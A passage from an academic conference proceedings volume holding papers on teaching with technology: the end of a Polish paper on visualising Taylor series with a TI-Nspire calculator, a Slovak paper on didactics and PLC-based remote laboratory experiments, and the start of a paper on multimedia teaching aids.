
Na rysunku 2 przez f_1 oznaczona została rozwijana w szereg funkcja $f(x) = \ln x$, natomiast przez f_2 rozwinięcie jej z dokładnością do czterech wyrazów, a przez f_3 rozwinięcie f z dokładnością do 12 wyrazów w szereg Taylora. Zauważmy, że nie byłibyśmy w stanie przeprowadzić takich symulacji, bez wykorzystania nowych technologii, bo musielibyśmy poświęcić bardzo dużo czasu, a na to po prostu przy tak okrojonej liczbie godzin matematyki nie możemy sobie pozwolić. Ponadto przy realizacji tego problemu studenci nie posiadają jeszcze dostatecznej wiedzy, aby przeprowadzić dokładne badanie funkcji. Tutaj wizualizacja problemu odgrywa bardzo ważną rolę, pozwala bowiem zauważyć praktyczne znaczenie wzoru Taylora. Mamy również możliwość zaobserwowania zależności między liczbą wyrazów w rozwinięciu funkcji w szereg Taylora, a dokładnością przybliżenia.

Niektórych funkcji nie da się przedstawić za pomocą rozwinięcia w szereg Taylora na przykład ze względu na osobliwości, które posiadają w rozwijanym punkcie. W takim przypadku TI nspire proponuje użycie komendy *series* z identyczną składnią, przedstawiając daną funkcję w postaci uogólnionego szeregu.



Rysunek 3. Rozwinięcie funkcji w szereg uogólniony

Ilustracja graficzna funkcji i wyznaczonych wielomianów i w tym przypadku byłaby bardzo czasochłonna i trudna do wykonania. Korzystając z aplikacji graficznej tego kalkulatora można ją wykonać niemal natychmiast. Z pewnością ta wizualizacja pozwoli lepiej poznać ilustrowany problem. Na rysunku 4 mamy wykres funkcji $g(x) = \frac{2}{x^2-4}$ (linia ciągła) oraz wykresy funkcji przybliżających tę funkcję – na rysunku zaznaczono je liniami przerywanymi. Należy dodać jeszcze, że dla ilustracji postawionego problemu mamy również wiele możliwości, którymi dysponuje okno „grafiki”, a dotyczą one zmiany wielkości parametrów wykresów. Zmiany te dokonywane są w czasie rzeczywistym, co pozwala na ich szybką analizę.



Rysunek 4. Wykresy funkcji przybliżających daną funkcję

3. Rola nauczyciela w procesie wykorzystania nowych technologii

Nauczyciel powinien tak organizować proces nauczania, aby uwzględniło ono czynną postawę ucznia nastawionego na działanie.

Uczeń/student powinien mieć możliwość uczestniczenia w tworzeniu strategii rozwiązania problemu. Nie powinien otrzymywać od nauczyciela jedynie instrukcji, które należy wykonać, aby osiągnąć cel. W takiej sytuacji istnieje bowiem obawa, że uczniowie/studenci zostaną wyłączeni z procesu myślenia nad rozwiązaniem postawionego problemu.

Nauczyciel powinien organizować pracę w taki sposób, aby uczeń/student mógł odkrywać i tworzyć matematykę. Rola nauczyciela powinna polegać jedynie na monitorowaniu działań ucznia i na zapewnieniu odpowiedniego wsparcia przy tworzeniu własnych pomysłów, strategii czy ustaleń. Pamiętajmy, że kreatywność ucznia/studenta daje czasem nieoczekiwane i zaskakujące rezultaty.

Zakończenie

Nowe technologie przenikają do naszego życia i stają się narzędziami, które coraz częściej będziemy wykorzystywać w pracy, szkole i życiu codziennym. Uczniowie/studenci bardzo chętnie wykonują różne zadania przy wykorzystaniu komputera czy kalkulatora graficznego. Należy ten zapał i te chęci właściwie wykorzystać. Zadaniem nauczyciela będzie przygotowanie młodego człowieka do wykorzystania możliwości tych urządzeń. Ale i nauczyciele muszą stale podnosić swoje kwalifikacje zawodowe dotyczące swojego przygotowania informatycznego.

Korzystając z kalkulatora czy komputera możemy obraz stale modyfikować, możemy eksperymentować przez co możemy zaobserwować dynamikę zmian obiektów matematycznych. Na ekranie, komputera, kalkulatora ta dynamika zmian jest możliwa, łatwa i szybka, co w procesie nauczania ma przecież ogromne znaczenie. Obraz, który tworzymy jest dynamiczny, a tym samym zdecydowanie bardziej przyswajalny, łatwiejszy do akceptacji i zapamiętania przez ucznia. Ponadto, korzystanie z nowych technologii, wbrew opinii niektórych nauczycieli, nie przynosi żadnych opóźnień w realizacji materiału, oczywiście pod warunkiem, że ten proces zorganizujemy prawidłowo.

Bibliografia

Kandzia J., *E-nauczanie w szkole wyższej-przykład dobrej praktyki pedagogicznej*, „Edukacja – technika – informatyka, Wybrane problemy edukacji informatycznej i informacyjnej, Rocznik naukowy” nr 4/2013, cz. 2, Rzeszów 2013.

- Wójtowicz M., *Wykorzystanie komputera w procesie nauczania i uczenia się matematyki, Technologie informatyczne i ich zastosowania*, Wydawnictwo Naukowe Instytutu Technologii Eksploatacji – PIB, Radom 2010.
- Wójtowicz M., *Informatyczne przygotowanie przyszłego nauczyciel matematyki*, „Edukacja – technika – informatyka, Wybrane problemy edukacji informatycznej i informacyjnej”, Rocznik naukowy nr 1/2010, cz. 2, Uniwersytet Rzeszowski, Wydawnictwo Oświatowe FOSZE, Rzeszów 2010.
- Wójtowicz M., Molga A., *Computer – aided design systems*, „Education – Technology – Computer Science, Main problems of informatics and information education”, Scientific Annual No 3/2012, Part 2, Uniwersytet Rzeszowski, Wydawnictwo Oświatowe FOSZE, Rzeszów 2012.
- Wójtowicz M, Molga A., *E-learning-a new trend, a new way of teaching*, Present Day Trends Of Innovations 3, Ladislav Varkoly Scientific Editor, Issued by Dubnica Institute of Technology in Dubnica nad Vahom 2013.

Tomáš KOZÍK¹, Marek ŠIMON², Peter KUNA¹

¹University in Nitra, Slovak Republic

²University of SS. Cyril and Methodius Trnava, Slovak Republic

REMOTE EXPERIMENT IN TERMS OF VIEW OF DIDACTICS OF EDUCATION

Keywords: Remote experiments; Internet; School experiments; didactics

Abstract

The preparation and use of remote experiments in the education system consists of the solutions of two, at first glance, single and independent issues. The first one, on the part of the provider – the administrator of the remote real experiment, is a solution of technical design for the remote experiment and consequently its implementation. The second one, on the part of the remote experiment user, is a solution of the tasks related to didactics of the application of remote experiment in the different stages of a lesson. To achieve a positive educational effect from the application of remote experiments in education, solution of didactic tasks is as important as solution of technical design of the experiment. The authors in this paper propose a procedure for making solutions, implementation and operation of remote experiments. They come to the conclusion according to which maintaining the long-term functionality and regular innovation of the remote experiment has the nature of the development spiral. They define the essential role of pedagogical research in relation to the application of remote experiments in education. In addition, they refer two examples of technical solution of remote experiments, in which for the control and management, the programmable logic controller (PLC) is used.

Introduction

Real experiments (RE) in natural and technical sciences are integral and inseparable parts of the teaching process. Their fundamental educational aim is to provide a widening of knowledge in the frame of particular topics of the curriculum. The most frequently used method is the verification of the existing laws and dependences between physical quantities or technological parameters.

By performing experimental measurements pupils or students:

- obtain the ability to apply theoretical knowledge in the frame of practical activities,
- improve their practical skills with aids and measuring apparatuses,
- gain laboratory experience,
- confirm and widen their knowledge from the course of previous study.

Laboratory experiments cause interaction between previously obtained knowledge and newly gained experience and so they support what we call a metacognition¹ while hand in hand pupils/students learn to cognize methodology of scientific and research work. They also positively influence our youth in the process of their deciding regarding future professional orientation in the area of natural scientific or technical spheres.

Besides educational influence, practical school experiments also have the edifying function. Thanks to them students improve their:

- relationship towards purposeful research and technical work,
- habits in precise execution of work activities,
- sense of fulfillment after successful experiment,
- cognition of the mutual relation between abstract theoretical thinking and practical activities,
- experience in work in the laboratory and in the team.

Progress in the area of Information and Communication Technologies (ICT) changes the environment of laboratories, their technological configuration, methodology of measurements, the way of recording and evaluation of the obtained data. ICT have become a tool that provides conditions enabling the transfer of real experiments from the real laboratory to any place on the Earth via the Internet. Usage of school experiments enables teachers to perform educational activities while emphasizing individual demands². According to the authors³, usage of the remote experiments enables higher flexibility that is required in the experiments with real phenomena; and above all, the Internet on-line laboratories enable more effective deployment of the laboratory equipment by students themselves, since thanks to the Internet they can use them from any place and at any time. Such sharing of the created laboratory experiments decreases expenditure needed for building and running the laboratories and on the other side it increases accessibility of the experiments for a higher number of students. Nowadays, it is possible to connect more e-laboratories via the Internet that are placed especially in the university workplaces.

1. Starting Points of the Remote Experiment Application in Education

The creation of a real remote experiment that fulfills demands for its reliable and safe running while meeting methodical objectives is not a simple task. The

¹ M.P. Clough, *Using the laboratory to enhance student learning*, in Learning Science and Science of Learning, R.W. Bybee, Ed. National Science Teachers Association, Washington, 2002.

² D. Grimaldi and S. Rapuano, *Hardware and software to design virtual laboratory for education in instrumentation and measurement*, in Measurement, vol. 42, 2009, pp. 485–493.

³ R. Pastor, J. Sánchez, and S. Dormido, *An XML-based framework for the Development of Web-based Laboratories focused on Control Systems Education*, in “International Journal of Engineering Education”, vol. 19, 2003, pp. 445–454.

challenge and specification of this task requires a close cooperation of real experts – specialists. (fig.1)




Fig. 1. Implementation team of experts

So that real remote experiments can become an effective teaching aid it is important and needed to keep the valid principles regarding the preparation and running of the remote experiment as may be seen in the developmental spiral (fig. 2).




Fig. 2. Developmental spiral of remote experiment

The basic idea comes from a designer – a pedagogue, who specifies a task for the experiment from the particular topic of a curriculum, defines fundamental demands for the creation and running of the experiment from both technological

and didactical points of view. Last but not least there is a task regarding the creation of an appropriate work team. The outcome of the cooperation of such a team is the created experiment ready to be verified and consequently offered to users on the Internet. Another important phase in the process of further development of the experiment is the evaluation of its functioning that is closely connected to the design of innovative ideas and their implementation in the next developmental cycle.

To provide a sustainable remote experiment we need to guarantee both its sufficient maintenance and continual innovations where demands from the side of users who in practice are teachers and pupils/students must be taken into consideration.

The crucial demand of teachers regarding remote experiments (RE) is to provide a higher level of fulfillment of educational and edifying aims in teaching process⁴.

The design and application of a remote experiment represent two separate troublesome areas. The first one deals with a technical solution and the running of a remote experiment on the side of a provider who is responsible for the:

- design and construction of a remote experiment on a specific theme,
- system of management and control of functionality of particular experiments,
- philosophy of collecting and processing of the observed data,
- hardware and software support of the remote experiment via the Internet.

On the side of a user of a remote experiment the situation is completely different. The most likely, user of the RE is a pedagogue – teacher, who decided to use the RE as an innovative tool in the lessons. Such a user is primarily interested in the didactic side of the experimental topic and how the experiment can help him/her improve the level of education. Technical and programming issues of the RE are usually just secondary from the point of view of users – teachers.

When working with RE we deal with real laboratory equipment that is perceived indirectly on the side of a user. According to⁵ one part of students do not perceive remote laboratories as the real ones and that is why we should try to reach the state where the display and controlling of the experiments are as authentic as possible. It must enable accessibility to all the possible settings of the

⁴ T. Kozik and M. Šimon, *Preparing and managing the remote experiment in education*, in 15th International Conference on Interactive Collaborative Learning and 41st International Conference on Engineering Pedagogy. Villach: ICL, 2012.

⁵ Z. Nedic, J. Machotka and A. Nafalski, *Remote laboratories versus virtual and real laboratories*, in Proceedings of the 33rd Annual Frontiers in Education Conference. Boulder. s. T3E.1-T3E.6. 2003.

experiment. Possible faults in the setting of incoming parameters of the experiment cannot be filtered out automatically, but the users must detect them and consequently try to correct them. Outcomes of the measurements should be obtained in the same way as if students take them in direct work with real equipment⁶.

2. Social Conditions of Application of Innovative Teaching Supported by Remote Experiment

In the last 20 years there is an obvious decrement in the interest in study of natural scientific and technical disciplines among students of elementary and secondary schools in the SR. Experience of the authors from numerous study stays abroad show that there is similar development visible also in other European countries. It is generally known that subjects like mathematics, physics or chemistry are not very much preferred and favorite among pupils/students at elementary/secondary schools. A really sad fact is that similar opinions are heard also from the graduates and postgraduates of technical universities.

Successful study of these subjects is generally contingent on the adequate level of abstract thinking, and good spatial visualization connected with logical and analytical thinking. These attributes are not automatically given to all people and even among those who have such skills it is needed to intentionally develop and improve them through the educational process.

Thanks to information technologies much scientific knowledge is accessible to wide layers of inhabitants in the early decades of the 21. century. E-technologies and their continual applications seriously influence traditional educational systems. It is a contemporary issue for the pedagogical staff to answer the questions what to teach, how to teach it and when. The philosophy of education itself changes constantly. There is a tendency to divert from the philosophy of education orientated towards a lifelong occupation and consequently the philosophy of education for constantly changing conditions on the Labour Market comes forward.

What we know is that lifelong education is being emphasized more and more in today's world. Our society starts to realize the meaning and importance of real fulfillment of a term knowledge society or so called learning society in relation to its permanently sustainable development⁷.

⁶ A. Ferrero, S. Salicone, C. Bonora and M. Parmigiani, *ReMLab: A Java-Based Remote, Didactic Measurement Laboratory*, in IEEE transactions on instrumentation and measurement, vol. 52, 2003, pp. 710–715.

⁷ T. Kozík and J. Depešová, *Technical education in the Slovak Republic in the context of education in the European Union, Technická výchova v Slovenskej republike v kontexte vzdelávania v krajinách Európskej únie*, Nitra: Pedagogická fakulta UKF, 2007, p. 140.

In the abovementioned social-economic environment there are also educational systems of particular countries whose fundamental aim should be the provision of such an educational level of inhabitants that has a potential to create preconditions of its future development.

Specification of teaching technical branches is in the necessity of applying a whole range of creative methods for every particular technical or technological problem. This approach in education represents the very substance of innovative educational forms in which a teacher is in the position of a partner for pupils/students and at the same time he represents a role of authority and personage. The basic role of a teacher in this model of the educational process lies in the activation of learners towards the subject of education thanks to which a needed place for individual activities of learners will be created orientated on the already mentioned attributes (abstract thinking, spatial imagination, logical thinking etc.).

In the history of the development of human societies there had never been recorded such a huge acceleration of updating knowledge as it was in the 20. and at the beginning of 21. century. As a consequence of quick mass widening of the ICT applications, new information regarding advances in science, research and social development have become easily accessible for people practically of all social groups. E-technologies are more and more frequently used in the area of education. Step by step the whole society gets to know the meaning and content of the term knowledge society in connection to the perspective of sustainable industrial growth⁸.

In the abovementioned social environment there are acting and developing various educational systems. Specification of teaching technical specializations lies in preferential implementation of creative methods in the process of solving various tasks or problems. Getting familiar with this approach from the very beginning (ideally already at the level of pre-school education) creates positive predispositions for further successful understanding of more complicated technical principles in the course of further study and the elegant mastering of various technically orientated activities in everyday life.

3. Remote Experiments and the Didactic Cycle

The creative approach is the substance of an innovative form of education where a teacher stands in the position of a partner while keeping his authority. So that a pedagogue/teacher can reach the required educational aim, he must be able to attract the attention of learners to the particular topic. And the implemen-

⁸ *Ibidem*, p. 140.

tation of experiments (hands-on, remote, simulated) in education is the mean that enables it⁹.

In both vocational and pedagogical literature there is no straightforward answer to the question regarding minimal ICT competencies of a pedagogue for the creative application of remote experiments in the teaching process that would enable one to design and create one's own educational experiments while being supported by e-technologies. There is also one reasoned definition of didactic demands for this type of experiments missing, which should be taken into consideration in the process of their design, construction and running. The teaching process has got its specific attested sequence of activities on the side of a teacher as well as on the side of a learner that have been proven in the course of time. This didactic cycle consists of the¹⁰:

- formulation of the aims of teaching process and consequently their acquisition by learners,
- reiteration of previously obtained knowledge that is closely connected to the new study content,
- exposition and acquisition of a new study content,
- consolidation of newly received information,
- check of the attained outcomes in the educational process,
- setting tasks for a home preparation.

In every one of these phases a teacher can use different methods¹¹:

- motivational (supporting interest in learning),
- expository (getting acquainted with the new study content),
- fixative (reiteration and consolidation of information),
- diagnostic and classificatory (examination and evaluation).

Teaching supported by information technologies has recently become a favourite way of teaching among pedagogues galore and it is positively accepted by students themselves¹². This fact itself supports expectation for reaching better educational effect when compared to the traditional forms of education.

⁹ F. Schauer, M. Ozvoldova and F. Lustig, *Real remote physics experiments across Internet - inherent part of Integrated e-Learning*, in Proceedings of iJOE. 2008, pp. 54-57.

¹⁰ I. Turek, *Didactics, Diadaktika* Iura Edition s.r.o Bratislava (members of group Wolters Kluwer), p. 595. 2008.

¹¹ E. Petlák, *General Didactics, Všeobecná didaktika*, IRIS Bratislava, 2. vyd., p. 311, 2004.

¹² F. Schauer, M. Ozvoldova and F. Lustig, *Real remote physics...*; L. Domingues, I. Rocha, F. Dourado, M. Alves and E.C. Ferreira, *Virtual laboratories in (bio)chemical engineering education*, in Education for Chemical Engineers, vol. 5, 2010, pp. 22-27; M.P. Clough, *Using the laboratory to enhance student learning*, in Learning Science and Science of Learning, RW. Bybee, Ed. National Science Teachers Association, Washington 2002.

If we take into consideration all the mentioned didactic demands in the process of designing and running RE, then such a system should fulfill the following criteria:

- easy accessibility on the Internet,
- simple orientation on the web site of the experiment,
- easily understandable guide regarding handling the experiment,
- assignment with clear definition of educational aims,
- corresponding theory to the theme of an experiment at the appropriate educational level of a user,
- definition of a way of communication between users and provider of the experiment,
- recommendations for pedagogues regarding the deployment of the experiment in particular stages of a teaching unit (in didactic cycle).

From a technical point of view the experiments should be constructed in such way so that:

- the created experiment is in accordance with theoretical knowledge which it is based upon,
- it is technically resistant against user's failure in the process of control of the experiment.

It is obvious that the deployment of a gradually widening net of e-laboratories that are used in pedagogical practice is going to be the subject of serious pedagogical research in the nearest future. The issue of development of new universal systems in management and control of remote laboratories that would provide safety and needed economy in the process of their running shall also be one of the topics of the research.


4. Technical Solution of Remote Experiments with Deployment of PLC

Authors in the process of designing remote experiments and constructing remote laboratories have decided for the philosophy of applying the elements of industrial automation. In the process of searching for suitable technical solutions to of managing and handling the experiments in remote laboratories they decided to try to use technical parameters and attributes of PLC. PLC (Programmable Logic Controllers) are used in solutions of automatized tasks at different levels of technical difficulty. When deciding about deployment of PLC, the fundamental and original idea was the creation of a universal system of handling and managing. A system constructed in such way will be exploitable also in teaching the subjects orientated on automation.

The system of remote administration of PLC on the Internet is provided via web server which represents the graphical interface (GUI) between PLC and

users. Communication between the web application and PLC itself is provided via OPC server (OLE for Process Control).

In technical experimental tasks from the area of electro engineering we frequently may see a task regarding regulation of revolutions of an electric engine. The authors have decided to use the frequency transducer in their remote experiment. In fig. 3 is displayed overall configuration of the remote experiment for the regulation of revolutions of the 3-phase electric engine by the 3-phase frequency changer.



Parameters of the frequency changer are set in a way so that revolutions of the engine can be regulated by a time width of the input impulse. It means that if there is a logical 1 at the A master input of the frequency changer, then the speed of the engine will continuously rise all the time while the logical 1 remains active at this input. B input will react similarly in relation to the decrement of revolutions. In the case that at both inputs (A, B) are logical 0 or 1, revolutions of the engine will not change. In this configuration the PLC made by EATON EASY 512 was used. It is the bitwise combinative automaton managed through OPC server.

In the process of constructing remote experiments in remote laboratories the question of their economic efficiency becomes more and more important. Running the experiments in the remote laboratories is a difficult task from the point of view of the illumination of the workplace. It is required to provide a permanent source of illumination of particular experimental configurations even in such cases when there is nobody logged in on the server.

An interesting decrement in operating expenses can be obtained through the installation of a system that after user's entry turns the light in the laboratory on

and consequently activates particular experimental components. This function can be added into the remote experiment that is operated by programmable logical automaton¹³.

A model of a remote experiment simulating the abovementioned processes may be seen in the fig 4.



Fig. 4. Model of regulation of illumination of the remote experiment in the real laboratory

Nowadays, it is not a problem to create practically any experimental configuration and consequently to make it accessible for users via the Internet. Still one open problem remains – how the experiment from the point of view of a user can be deployed in education, or in other words, how it will be implemented into the teaching unit so that a teacher can reach the demanded educational goals.

Conclusion

Already nowadays there are obviously visible changes in the educational environment at practically all types and levels of schools as a consequence of

¹³ T. Kozik, G. Banasz, D. Lukacova, M. Sebo, V. Tomkova, I. Handlovska, P. Kuna, M. Simon, *Videoconferencing systems in educational applications*, Videokonferenčné systémy v edukačných aplikáciách, Nitra: PF UKF, 2011. p. 175.

implementation of up-to-date applications of the information technologies in education. RE make a good example of their penetration into the teaching process especially in natural scientific and technical areas where there is an emphasis put on the deployment of methods regarding the work with experiments. In parallel, they are a challenge for pedagogical research in the area of searching for the answers to the questions regarding their implementation into the teaching process and the impact on knowledge level and specific skills of postgraduates from natural scientific and technical fields. The already published outcomes regarding deployment of the RE in educational sphere point at their benefit especially in the area of shortening the time needed for practical vocational training of pupils/students. We want to state that deployment of RE in education does not automatically mean total exclusion of real experiments from the teaching practice. Ideally, the RE should be combined with the real experiments¹⁴. The potential of deployment of remote experiments lies in the individual approach of every teacher, their ability to prepare a good experiment and the overall pedagogical mastership considering innovative principles of teaching and the effective exploitation of educational time.

Bibliography

- Abdulwahed M. and Nagy Z.K., *The TriLab, a novel ICT based triple access mode laboratory education model*, in *Computers & Education*, 2011, vol. 56, 2011, pp. 262–274.
- Clough M.P., *Using the laboratory to enhance student learning*, in *Learning Science and Science of Learning*, R.W. Bybee, Ed. National Science Teachers Association, Washington 2002.
- Domingues L., Rocha I., Dourado F., Alves M. and. Ferreira E.C, *Virtual laboratories in (bio)chemical engineering education*, in *Education for Chemical Engineers*, vol. 5, 2010, pp. 22–27
- Ferrero A., Salicone S., Bonora C. and Parmigiani M., *ReMLab: A Java-Based Remote, Didactic Measurement Laboratory* in *IEEE transactions on instrumentation and measurement*, vol. 52, 2003, pp. 710–715
- Grimaldi D. and Rapuano S., *Hardware and software to design virtual laboratory for education in instrumentation and measurement*, in *Measurement*, vol. 42, 2009, pp. 485–493.
- Kozik T. and Šimon M., *Preparing and managing the remote experiment in education*, in 15th International Conference on Interactive Collaborative Learning and 41st International Conference on Engineering Pedagogy. Villach: ICL, 2012.
- Kozik T., and Depešová J., *Technical education in the Slovak Republic in the context of education in the European Union, Technická výchova v Slovenskej republike v kontexte vzdelávania v krajinách Európskej únie* Nitra: Pedagogická fakulta UKF, 2007, p. 140.
- Kozik T., Banesz G., Lukacova D., Sebo M., Tomkova V., Handlovska I., Kuna P., Simon M., *Videoconferencing systems in educational applications, Videokonferenčné systémy v edukačných aplikáciách*, Nitra: PF UKF, 2011, p. 175.

¹⁴ F. Schauer, M. Ozvoldova and F. Lustig, *Real remote physics experiments across Internet – inherent part of Integrated e-Learning*, in *Proceedings of iJOE*. 2008, pp. 54–57.

- Nedic Z., Machotka J., and Nafalski A., *Remote laboratories versus virtual and real laboratories*, in Proceedings of the 33rd Annual Frontiers in Education Conference. Boulder. s. T3E.1-T3E.6. 2003.
- Pastor R., Sánchez J., and Dormido S., *An XML-based framework for the Development of Web-based Laboratories focused on Control Systems Education*, in “International Journal of Engineering Education”, vol. 19, 2003, pp. 445–454.
- Petlák E., “General Didactics, Všeobecná didaktika”, IRIS Bratislava, 2. Vydanie, p.311, 2004.
- Schauer F., Ozvoldova M. and Lustig F., *Real remote physics experiments across Internet – inherent part of Integrated e-Learning*, in Proceedings of iJOE. 2008, pp. 54–57.
- Turek I., *Didactics, Diadaktika*, Iura Edition s.r.o Bratislava (members of group Wolters Kluwer), 2008, p. 595.

Ján STEBILA

Matej Bel University of Banská Bystrica

**DEVELOPMENT AND VALIDATION
OF MULTIMEDIA TEACHING PROGRAMS
ROZWÓJ I WERYFIKACJA MULTIMEDIALNYCH
PROGRAMÓW NAUCZANIA**

Słowa kluczowe: badanie, edukacja techniczna, program nauczania multimediiów
Keywords: research, technical education, multimedia teaching program

Abstract

We are aware of the vastness and complexity of the issue and we know that we can and we should explore it in great detail. It is interesting for us to know if pupils achieve better learning results in the first three areas of Niemierko taxonomy (remembering, understanding, specific transfer) when Multimedia Teaching Program (other than MTP) is used in teaching, and if pupils learn more actively in the classroom, where MTP is used in comparison to teaching applying the traditional teaching methods.

Introduction

Our long-term interest was, and still is, to teach pupils the elements of RSE. New innovative approaches allow us to use multimedia and computers in teaching. We tried to profit from our skills, knowledge and potential when searching and creating new effective teaching aids, which would fully replace the momentary deficit of them for the issue, and make the education more effective. Streamlining of teaching is a very difficult and long process and it cannot be solved comprehensively. When creating new multimedia teaching aid, we focused mainly on RSE issues where computers are used as means for teacher's work, but also for pupils- traffic participants. The issues are, in particular, skills to use a bicycle in trafficsafely, basis of its maintenance and repair, traffic rules in terms of a cyclist, traffic signs, etc. Handling of these applications is the basic "equipment" of today's human society.

**1. Search of Innovative Approaches and Forms of Teaching Technology
in a Lower Secondary Education**

A part of education, which a pupil should get during the school attendance, is also acquiring of knowledge, skills and habits of Technology. This basis is a very important condition for acquiring and developing additional knowledge of

pupils. Each of us achieves success in gaining new knowledge in a different way. The volume of information, that we can remember at once, is very small. This causes considerable problems during the education. One pupil learns everything by heart, while he or she does not understand it, the other one tries to understand the subject matter and to distinguish what is important in it. Some pupils take notes of what the teacher explains while others need to be tested immediately. Some students prefer spoken word, others visual image when obtaining information. Everyone uses a different learning process, characteristic of the individual learning style. Our long-term interest was, and still is, to teach pupils the elements of Technology. New innovative approaches allow us to use multimedia and computers in teaching. We tried to profit from our skills, knowledge and potential when searching and creating new effective teaching aids, which would fully replace the momentary deficit of them for the issue, and make the education more effective. Streamlining of teaching is a very difficult and long process and it cannot be solved comprehensively. When creating new multimedia teaching aid, we focused mainly on Technology issues where computers are used as means for teacher's work, but also for pupils.

We realize that the use of information technology and computers in the teaching process also brings certain disadvantages and complications, but we believe that when they are used properly, they are indispensable means of humanization of teaching and they significantly contribute to the creativity of pupils. The teacher is the one who must be aware that the computer is a means that can mediate information to the pupils, but emotions and love can be expressed only by the teacher.

In order to have effective education that would equally develop cognitive and affective area of a personality of the pupil, it is necessary, except for computer technology, to use various methods, contents and forms in teaching. There is no content that could be mediate without methods and there is no mediation without a medium (teaching aid). For these reasons, when we were creating and searching for effective procedures of using the new teaching aid, we tried to use, except for computer technology, synergies of other methods and procedures, particularly in the area of project and problem teaching. The role of MTA is to satisfy the pupil's needs in cognitive but also in affective areas.

2. Multimedia Teaching Aid for Teaching Technology

The core of MTA is specially made of presentations and teaching text stored in the form of CDs. MTA accepts the current situation of information technology and pedagogical-psychological processes. When we were creating it, the bases

were our skills, experience, and knowledge in the field of Technology, multimedia production, psychology and didactics of technical subjects.

The teaching aid presents a new subject matter, procedures and solutions of problem tasks in the field of Technology to students. Initially, it requires an intensive work with a computer and it is associated with a certain risk that is always present when computers are used in teaching. Teaching through MTA brings much more pleasure from teaching the subject for teachers as well as learning for students. The effectiveness of the educational process multiply exceeds traditional teaching methods. MTA helps pupils to achieve self-reliance, it encourages them to learn actively, it teaches them how to search and use information needed for their independent movement in traffic. It promotes activity and responsibility. Through MTA pupils learn how to discover, solve problems, experiment, and ask questions on this issue.

A teacher acts as a consultant and organizer when using the aid during the lesson. He or she selects a subject matter based on the needs and interests of pupils. He or she supports the open communication, solving, thinking, or ideas and leads pupils to make decisions on their own. The teacher requires from the pupils to evaluate their activities and express their opinions.

If pupils are led to any practical or intellectual skills, they have certain needs. These needs occur when pupils learn things that require a corrected practice.

3. Research of the Impact of MTA on Development of Teaching Technology at Slovak Schools

In this chapter we describe what we wanted to find out, why it was needed, and how we gained and processed various information of the educational experiment.

In general, there is an opinion that an indicator of the effectiveness of the educational process is the result of a pupil. It should be noted that when we focus on the reaching that result, we must be also interested in the time during which the pupil achieved it. There is a difference when two pupils achieved a result of the same quality, but one managed to do it in a few hours and another in three days.

The effectiveness is also predicated by the quantity of energy and effort the pupil had to make for achieving the desired result.

Currently, there are several methods and techniques, according to which it is considered to what extent the work of a teacher was effective in the teaching process. For example, time of the active work of pupils in the teaching process is measured. The effectiveness tends to be considered on the basis of knowledge or

a change of opinions, attitudes and value orientation. Neither one of these methods can be said to be a really optimal indicator of reality, since the results, which are considered, may affect a large number of factors and none of these methods considers them comprehensively.

Based on the foregoing, we state that the consideration of the effectiveness of the teaching process currently more or less depends on the ability of the teacher, i. e. to which extent the teacher uses his or her processes, methods and new teaching aids at work, etc.

